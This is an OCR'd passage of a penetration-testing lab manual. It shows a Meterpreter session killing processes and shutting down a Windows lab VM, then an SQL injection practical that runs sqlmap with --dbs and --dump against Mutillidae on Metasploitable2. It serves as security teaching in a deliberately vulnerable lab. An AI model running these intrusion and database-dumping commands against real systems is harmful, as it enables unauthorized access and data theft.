


With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).


```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 220   1556  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe
 244   672   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                             GAuthService.exe
 296   672   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 500   1556  IEXPLORE.EXE       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\Internet Explorer\iexplore.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 628   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 684   628   lsass.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 812   912   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\wbem\wmiprvse.exe
 896   672   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 912   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 964   1120  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 980   672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1120  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1164  672   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1204  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1216  1120  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1364  672   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1512  1556  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1532  1556  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1556  1524  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1648  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 2020  672   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe

meterpreter >
```

```
meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid:   IEXPLORE.EXE.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid:   cmd.exe.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid:  IEXPLORE.EXE.  Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid:  cmd.exe.  Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).



Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.




Practical 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection A. Using SQLMap:


1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ _
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).




3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.




4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
```


5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump --batch”.



6. Type Y for all the Questions.



7. It will take quite a while for the process to complete as it is checking the vulnerabilities
8. You will get the followin g error.



9. To solve the error below modify the config file of metasploitable2. First we will run the command "sudo nano /var/www/Mutillidae/config.inc" to open the config file.

```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/confing.inc
[sudo] password for msfadmin:

msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```


Here we will change the "dbname" to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.


```
  GNU nano 2.0.7       File: /var/www/mutillidae/config.inc          Modified

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```


10. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.


11. Now retry the command and test. The issue should be resolved.
“sqlmap -u


'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs”



















12. You should now be able to view all the databases hosted on the server



